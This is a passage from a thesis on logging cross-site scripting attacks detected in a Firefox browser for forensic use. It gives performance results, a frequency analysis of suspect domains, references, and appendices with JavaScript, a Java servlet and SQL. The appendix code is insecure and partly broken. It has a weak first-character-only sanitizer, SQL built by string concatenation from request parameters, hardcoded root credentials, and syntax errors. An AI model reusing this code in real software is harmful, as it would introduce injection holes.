As can be seen, the obtained t-value was 3.85 which gave a P-value of approximately 0.0002. As mentioned in chapter 3, α was chosen as 0.05, which means P-value $< \alpha$. Hence the null hypothesis is rejected. So, the data shows that a system that logs details from a cross site scripting attack detected in the browser does increase the time taken to open a webpage. It is however important to note a few more points about time taken to open websites. Nielsen (1993) notes the following:

> **0.1 second** is about the limit for having the user feel that the system is reacting instantaneously, meaning that no special feedback is necessary except to display the result.
>
> **1.0 second** is about the limit for the user's flow of thought to stay uninterrupted, even though the user will notice the delay. Normally, no special feedback is necessary during delays of more than 0.1 but less than 1.0 second, but the user does lose the feeling of operating directly on the data.
>
> **10 seconds** is about the limit for keeping the user's attention focused on the dialogue. For longer delays, users will want to perform other tasks while waiting for the computer to finish, so they should be given feedback indicating when the computer expects to be done. Feedback during the delay is especially important if the response time is likely to be highly variable, since users will then not know what to expect. (p. 135)

In this work, the average webpage load time in the absence of the detecting and logging functions is **112 microseconds** while the average webpage load time in the presence of the detecting and logging functions is **135 microseconds**. This means that effectively, the webpage load time has increased by **20**%. It can be seen that the time taken to open the web site in the test environment with and without the detecting and logging functions is much less than the 1st criteria (i.e., response time <= 0.1 seconds). Comparable performance can be expected in other weblogs and websites which have similar page sizes to be served. At the time of the tests, it should be noted that browser

extensions, such as NoScript, were not running. If the javascript function is integrated into NoScript and the timings noted, then there would be more factors to be considered while calculating overhead in addition to NoScript's anti-XSS protection. These include features which are given by Maone (n. d. b).

If the percentage increase in times were to be applied to the 2nd criteria, it can be seen that for web pages that serve content in 8.33 seconds, the additional over head would cause the content to be served in approximately 10 seconds. This is still less than the limit given in the 3rd criteria, which confirms that a user need not be given any special messages.

If the time for serving web page content goes beyond these values, it is recommended to display a message to the user about the time remaining for the page to load, as mentioned in the 3rd criteria. This comes down to a trade-off between performance of the system and the desired level of security. If a website has placed high priority on security and can forego a certain loss in performance by allowing some additional overhead, the system described in this work would be a good tool to employ.

5.2. Logs Collected

The logs collected give information about the following parameters at the time of the attack:

- IP Address of the targeted machine. This helps in identifying which host was compromised.

- The script that was sanitized. This helps in further semantic analysis of the malicious script.
- The time stamp at the time of the attack.
- The end host or domain that the script was calling. This helps in knowing the domains that are suspicious.

These details were entered into a table in a MySQL database, as explained in section 3.4. The logging activity resulted in a table of 1755 rows inserted in 185 seconds occupying 9 KB on the disk. This corresponds to a throughput of 0.0486 KB/sec. The bulletin board application served a webpage of minimum size of 1.72 KB when no user comments were posted and of maximum size of 8 KB when there were 41 user comments. The throughput to the database observed is small with respect to the size of the webpage being served. Hence, speed of general web browsing was not seen to be affected.

5.3. Forensic Importance: Frequency Analysis

Frequency analysis refers to identifying which host was called by the malicious script and how many times. This exercise helps in identifying hosts that are obviously suspicious so that the company's policies can be designed to block those hosts. As explained in the previous sections, there were 10 suspicious hosts that the test scripts were calling. A frequency analysis of the 10 hosts generated a frequency distribution as given in table 5.2.

Table 5.2

Frequency analysis of suspect domains

Suspected Domain	**Number of hits**
Domain2	70
Domain4	75
Domain5	75
Domain9	75
Domain10	145
Domain3	209
Domain1	210
Domain6	210
Domain7	265
Domain8	421

The tests carried out resulted in domain8 being called maximum number of times followed by domain7. So, a policy maker would want to ensure maximum restrictions placed on these 2 domains compared to the other domains. An ordered bar graph for the above table can be given as follows in Figure 5.1:



Figure 5.1 Ordered bar graph for suspect domains frequency analysis

5.4. Forensic Importance: Semantic Analysis

Semantic analysis, in this work, refers to studying the type of script along with the time stamp that was used for the cross site scripting attack. Some existing works done by Stallard and Levitt (2003) and Lin (2008) point out to the use of semantic checking of log files. By doing so, a prototype decision tree can be generated which can give forensics experts an effective guide in interpreting logs and arriving at results. The decision tree checks for certain behavior and depending on the outcome of the check, a decision can be

taken for e.g. non-malicious or malicious. One way of constructing the decision tree can as given below.

Before the system logs an XSS attack, it can set a priority value that indicates the seriousness of that attack. It can take values like “low”, “medium” and “high” based on an existing set of signatures. A forensic analyst, who examines the logs, can either conclude that all three levels of attacks are serious or only the ones with a “high” priority are serious. This helps in identifying if there is a false positive and in not reacting to them, if found. This decision can be taken with the help of decision trees similar to the ones shown in figures 5.2, 5.3 and 5.4.



Figure 5.2 Decision tree for high priority log entry



Figure 5.3 Decision tree for medium priority log entry



Figure 5.4 Decision tree for low priority log entry

These decision trees help in weeding out the false positives or the less threatening attacks or those attacks which are within a company's risk appetite. Also, researching on the scripts that are logged will lead to a better understanding of how XSS attacks occur and what measures can work against them.

5.5. Privacy Concerns

Studying the privacy concerns is out of the scope of this research, but it is worth mentioning some points about the same. The proposed solution would be targeted to work in networks that are monitored such as a private company. Since such places would already be governed by existing policies for web browsing, it would be fair to say that appropriate policies can be incorporated within the existing policy framework. Policies for internet usage within a company are quite common. Integrating a few policies regarding the system just discussed into the internet usage policy can be an effective measure to take.

5.6. Future Work and Recommendations

This study can be worked upon further. One direction for future work can be to include a wider gamut of websites. Studying websites that deliver web contents of varying sizes will cover a wider range of websites.

The primary web application attack that was studied was XSS. However, similar principles can be applied to other types of web application attacks like SQL injection. It would be worthwhile to study how well different types of web application attacks can be

handled by such a system. Similar to this work, importance must be given to performance issues, when implementing such a system for other types of web application attacks.

As described in the previous section, studying privacy related issues can aid in understanding and working around these issues. If a company is chosen as case study, knowing thoughts of employees as well as the employer will assist in identifying the most critical privacy issues.

Currently, the error rates for such a system are not known. A dedicated study that identifies the false positives and false negatives of the system will also be beneficial. Knowing the error rates will help in conforming to the Daubert criteria for acceptance of Cyberforensics tools. Carrier (2003) has summarized the four points for satisfying Daubert criteria as follows:

> **Testing:** Can and has the procedure been tested?
>
> **Error Rate:** Is there a known error rate of the procedure?
>
> **Publication:** Has the procedure been published and subject to peer review?
>
> **Acceptance:** Is the procedure generally accepted in the relevant scientific community? (p.3)

Carrier (2003) has pointed out to the usefulness of open source tools when it comes to meeting these guidelines. As stated earlier, one tool where this work can be applied was “NoScript” which is open source. Such tools provide for greater transparency and are easy for peer reviewing. The fact that source code is available to all and that the system is understood by users makes it easier for open source tools to satisfy the guidelines stated above.

In chapter 2, a mention was made about dynamic updating of antivirus logs. A previous work done by Badhusha et al (2001) corresponded to this idea. The concept presented in this work can be used to dynamically update signatures relating to web application attacks. As mentioned in chapter 2, dynamic updates will be beneficial as data can be collected by a large number of users who access the web in the presence of this system. This will ensure a better prevention of web application attacks by antivirus softwares.

5.7. Conclusion

This study presented a system that logs cross site scripting attacks detected in a Firefox web browser. This system has its uses in the cyber forensics field, namely through frequency analysis of malicious end websites and through semantic checking of log files. This would prove extremely beneficial for forensic analysts in making decisions, as was also seen in the works done by Stallard and Levitt (2003) and Lin (2008). As mentioned in section 1.4, a challenge faced in cyber forensics is reliability and validity of the evidence gathered and analyzed (Kessler, 2009). Additional logs such as the ones described in this work can be expected to prove beneficial. Further improvements were suggested while discussing possible future works, which included analyzing other forms of web application attacks and also ascertaining the error rates of such systems.

LIST OF REFERENCES

LIST OF REFERENCES

Ahmed, M. K., Hussain, M. & Raza, A. (2009). *An automated user transparent approach to log web URLs for forensic analysis*. Paper presented at the Fifth International Conference on IT Security Incident Management and IT Forensics. doi: 10.1109/IMF.2009.12

Alme, C. (2009). *Web browsers: An emerging platform under attack* [White paper]. Retrieved from http://newsroom.mcafee.com/images/10039/wp_webw_browsers_w_en.pdf

Auger, R. (2009, October 22). *Cross site scripting*. Retrieved from http://projects.webappsec.org/Cross-Site-Scripting

Badhusha, A., Buhari, S., Junaidu, S., & Saleem, M. (2001). *Automatic signature files update in antivirus software using active packets*. Paper presented at the ACS/IEEE International Conference on Computer Systems and Applications, Beirut, Lebanon. doi: 10.1109/AICCSA.2001.934043

Bertino, E., Kamra, A., & Early, J.P. (2007, April). *Profiling database applications to detect SQL injection attacks***.** Paper presented at the IEEE International Performance, Computing, and Communications Conference, New Orleans, LA, USA. doi: 10.1109/PCCC.2007.358926

Carrier, B. (2003). *Open source digital forensics tools*. Retrieved from http://www.digital-evidence.org/papers/opensrc_legal.pdf

Debnath, B. K., Lilja, D. J., & Mokbel, M. F. (2008). SARD: *A statistical approach for ranking database tuning parameters*. Paper presented at the IEEE 24th International Conference on Data Engineering Workshop, Cancun, Mexico. doi: 10.1109/ICDEW.2008.4498279

De Kunder, M. (2007). *Worldwidewebsize.com | the size of the World Wide Web*. Retrieved from http://www.worldwidewebsize.com/

Flanagan, D. (2006, August). *JavaScript: The definitive guide*. Sebastopol, CA, USA: O'Reilly Media, Inc.

Hallaraker, O., & Vigna, G. (2005). Detecting malicious javascript code in mozilla. *Proceedings of the 10th IEEE International Conference on Engineering of Complex Computer Systems,* (pp. 85-94). doi: 10.1109/ICECCS.2005.35

Hendrickx, M. (2003). *XSS: Cross site scripting, detection and prevention* [White paper]. Retrieved October 9, 2009, from http://www.ictsecurity.gov.my/readTxtFile.jsp?URLLINK=xss1.pdf

Jayaraman, U., Prakash, S., Gupta, D., & Gupta, P. (2008, August 20). An indexing technique for biometric database. *Proceedings of the 2008 International Conference on Wavelet Analysis and Pattern Recognition,* (pp. 758-763). doi: 10.1109/ICWAPR.2008.4635879

Kamara, S., Fahmy, S., Schultz, E., Kerschbaum, F., & Frantzen, M. (2003). Analysis of vulnerabilities in internet firewalls. *Computers & Security, 22* (3)*,* 214-232. doi: 10.1016/S0167-4048(03)00310-9

Kessler, G.C. (2009, June 1). *The acceptability, usefulness, and challenges of digital forensic evidence*. Paper presented at the 2009 Techno Security Conference, Myrtle Beach, SC, USA. Retrieved from http://electronics.wesrch.com/paper_details/pdf/EL11TZ7OSJAIK/challenges_of_digital_forensic_evidence

Lin, J. (2008, October 17 – 18). *A web forensic system based on semantic checking*. Paper presented at the 2008 International Symposium on Computational Intelligence and Design doi: 10.1109/ISCID.2008.76

Livshits, B., & Guarnieri, S. (2009). *Gatekeeper: Mostly static enforcement of security and reliability policies for javascript code*. (Microsoft Research technical report no. MSR-TR-2009-43). Retrieved from http://research.microsoft.com/pubs/79571/gatekeeper_tr.pdf

Maone, G. (n.d. a). *NoScript - Javascript/java/flash blocker for a safer firefox experience! - faq – informaction*. Retrieved from http://noscript.net/faq

Maone, G. (n.d. b). *NoScript - Javascript/java/flash blocker for a safer firefox experience! - features – informaction*. Retrieved from http://noscript.net/features

McDowell, M. (2007, November 7). *Cyber security tip st04-022*. Retrieved from http://www.us-cert.gov/cas/tips/ST04-022.html

Moore, D. S., McCabe, G. P., & Craig, B. A. (2009). *Introduction to the practice of statistics*. New York, NY: W. H. Freeman and Company.

Nielsen, J. (1993). *Usability engineering*. San Diego, CA, USA: Academic Press, Inc.

Ofuonye, E., & Miller, J. (2008). *Resolving javascript vulnerabilities in the browser runtime*. Paper presented at the 19th International Symposium on Software Reliability Engineering.
doi: 10.1109/ISSRE.2008.11

Paul, M. (2008). *Software security: Being secure in an insecure world*. Retrieved from https://buildsecurityin.us-cert.gov/swa/downloads/CSSLP_WhitePaper_3B.pdf

Roberts, S., Heller, P., & Ernest, M. (1999). *Complete java 2 certification study guide*. New Delhi, India: BPB Publications

RSnake. (n.d.). *XSS (cross site scripting) cheat sheet* retrieved from http://ha.ckers.org/xss.html

Stallard, T., & Levitt, K. (2003, December 8 – 12). Automated analysis for digital forensic science: Semantic integrity checking. In *Proceedings of the 19th Annual Computer Security Applications Conference*, (p. 160)
doi: 10.1109/CSAC.2003.1254321

The Open Web Application Security Project (OWASP). (2009, September 21). *Cross-site scripting (XSS)*. Retrieved from http://www.owasp.org/index.php/cross-site_scripting_(xss)

The Open Web Application Security Project (OWASP). (2010, January 16). *XSS (cross site scripting) prevention cheat sheet.* Retrieved from http://www.owasp.org/index.php/XSS_%28Cross_Site_Scripting%29_Prevention_Cheat_Sheet

The Scientific Working Group on Digital Evidence and the Scientific Working Group on Imaging Technology (SWGDE & SWGIT). (2009, May 22). *SWGDE and SWGIT digital & multimedia evidence glossary version 2.3*. Retrieved from http://www.swgde.org/documents/swgde2009/SWGDE_SWGITGlossaryV2.3.pdf

Web Application Security Consortium (WASC) (2008). *Web application security statistics*. Retrieved from http://projects.webappsec.org/Web-Application-Security-Statistics

APPENDICES

Appendix A. System Details

A single system was used to serve the virtual hosts on Apache Tomcat as well as to run MySQL database for logging. Its details are as follows:

Operating System: Windows 7 Home Premium

Manufacturer: Hewlett-Packard

Model: HP-G60 530 US Notebook PC

Processor: Pentium (R) Dual-Core CPU T 4300 @ 2.10GHz

RAM: 3 GB

Architecture: 64-bit

Appendix B. Javascript Function

The following function has been used to sanitize a potentially malicious script and log to a server if an attack is detected.

```
function chkmsg(s)
{
var xhr = null;
var myHost = "";
var newstr = s.replace("<","&lt;"); //check for unescaped characters
newstr = newstr.replace(">","&gt;");
var start = s.indexOf("http");
var end = s.indexOf("\"",start+7);
var badUrl = s.substring(start, end);

        try
        {
                if(s!=newstr)
                {
                        var check = badUrl.indexOf("http://victim");
                        if(check==-1) //if script was calling an external domain, log it
                                {
                                        var currentTime = new Date();
                                        myHost =
"http://log_server_domain/examples/dbInsert?param1="+s+"&param2="+newstr+"&para
m3="+currentTime+"&param4="+badUrl+"&param5="+navigator.appName;
                                        document.write(unescape("%3Cscript src='" +
myHost + "' type='text/javascript'%3E%3C/script%3E"));
/*myHost contains URL of the log server. This value can be customized with the help of
a properties file*/
                                }
                }
        }
        catch(err)
        {
                var txt="Host not found!!\n";
                txt+="Reason: "+err.description+"\n";
```

```
                alert(txt);
        }
return newstr;
}
```

This function calls a servlet named dbInsert to log into database. The source code of this servlet is given in appendix C.

Appendix C. Servlet for Logging into Database

The following servlet code is used to log a cross-site scripting attack that is detected. It inserts details into a table in MySQL called “test_logging”. This table is given in Appendix D.

```
/**
 * @(#)dbInsert.java
 *
 *
 * @author vvnmithun
 * 2010/2/18
 */
import java.sql.*;
import java.io.*;
import java.util.*;
import java.lang.*;
import java.io.IOException;
import java.io.PrintWriter;
import javax.servlet.*;
import javax.servlet.http.*;
import javax.servlet.ServletException;
import javax.servlet.http.HttpServlet;
import javax.servlet.http.HttpServletRequest;
import javax.servlet.http.HttpServletResponse;

public class dbInsert extends HttpServlet {
   protected void doGet(HttpServletRequest request, HttpServletResponse response)
   throws ServletException, IOException {
         response.setContentType("text/html;charset=UTF-8");
      PrintWriter out = response.getWriter();
      System.out.println("dbInsert called");
      Connection con=null;
      try {
      Class.forName("com.mysql.jdbc.Driver").newInstance();
                  con =
DriverManager.getConnection("jdbc:mysql://localhost:3306/thesis","root","thesis");
                  String oldScript = "";
                  String sanitScript = "";
                  String ipAddress = "";
                  //Date today = new Date();
                  String today = "";
                  String hostName = "";
```

```
                String badHost = "";
                String browserType = "";
                oldScript = request.getParameter("param1");
                sanitScript = request.getParameter("param2");
                ipAddress = request.getRemoteAddr();
                hostName = request.getRemoteHost();
                today = request.getParameter("param3");
                badHost = request.getParameter("param4");
                browserType = request.getParameter("param5");
                String query0 = null;
                query0 = "insert into test_logging values
("'+hostName+"','"+oldScript+"','"+today+"','"+badHost+"');";
                Statement stmt0 = con.createStatement();
      stmt0.executeUpdate(query0);
           stmt0.close();
         con.close();
         System.out.println("DB insertions done");
                }

        catch (ClassNotFoundException cE) {
         System.out.println("Class Not Found Exception: "+ cE.toString());
         try{
         con.close();
         }
         catch (SQLException e2) {
         System.out.println("SQL Exception: "+ e2.toString());
         }
      } catch(Exception e)
        {
              System.out.println("Error"+e);
              try{
              con.close();
              }
              catch (SQLException e2) {
                    System.out.println("SQL Exception: "+ e2.toString());
              }
        }
        finally {
         out.close();
       }
    }
}
```

Appendix D. MySQL Table

The MySQL create statement used for the table described in chapter 3, section 4 is given below. This table serves as the log.

```
CREATE TABLE thesis.test_logging (
  ip_address varchar(200) DEFAULT NULL,
  script varchar(200) DEFAULT NULL,
  time_stamp varchar(200) DEFAULT NULL,
  suspect_url varchar(200) DEFAULT NULL,
) ENGINE=InnoDB DEFAULT CHARSET=latin1;
```